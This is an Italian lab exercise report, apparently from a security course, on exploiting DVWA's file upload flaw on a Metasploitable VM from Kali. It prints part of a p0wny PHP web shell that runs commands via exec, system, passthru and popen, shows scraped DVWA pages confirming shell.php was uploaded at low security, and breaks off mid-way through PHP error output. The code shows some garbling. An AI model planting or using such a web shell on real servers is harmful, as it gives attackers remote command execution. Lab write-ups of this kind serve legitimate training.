


ESERCIZIO PRATICO S6/L1

Traccia:


Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità di «file upload» presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

1) Creazione file shell php

```
1 k:php
2
3 $SHELL_CONFIG = array(
4     'username' => 'p0wny',
5     'hostname' => 'shell',
6 );
7
8 function expandPath($path) {
9     if (preg_match("#^(~|[a-zA-Z0-9_~]*)(/.*)?$", $path, $match)) {
10         exec("echo $match[1]", $stdout);
11         return $stdout[0] . $match[2];
12     }
13     return $path;
14 }
15
16 function allFunctionExist($list = array()) {
17     foreach ($list as $entry) {
18         if (!function_exists($entry)) {
19             return false;
20         }
21     }
22     return true;
23 }
24
25 function executeCommand($cmd) {
26     $output = '';
27     if (function_exists('exec')) {
28         exec($cmd, $output);
29         $output = implode("\n", $output);
30     } else if (function_exists('shell_exec')) {
31         $output = shell_exec($cmd);
32     } else if (allFunctionExist(array('system', 'ob_start', 'ob_get_contents', 'ob_end_clean'))) {
33         ob_start();
34         system($cmd);
35         $output = ob_get_contents();
36         ob_end_clean();
37     } else if (allFunctionExist(array('passthru', 'ob_start', 'ob_get_contents', 'ob_end_clean'))) {
38         ob_start();
39         passthru($cmd);
40         $output = ob_get_contents();
41         ob_end_clean();
42     } else if (allFunctionExist(array('popen', 'feof', 'fread', 'pclose'))) {
43         $handle = popen($cmd, 'r');
44         while (!feof($handle)) {
45             $output .= fread($handle, 4096);
46         }
47         pclose($handle);
48     }
49 }
```



2) Abbassamento security DVWA e upload del file shell php



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: File Upload

Choose an image to upload:

Choose File

No file chosen

Upload

../../../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>


View Source

View Help


Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

3) Risultato richieste



Fatal error: Call to undefined function gethostname() in /var/www/dvwa/hackable/uploads/shell.php on line 153



Fatal error: Cal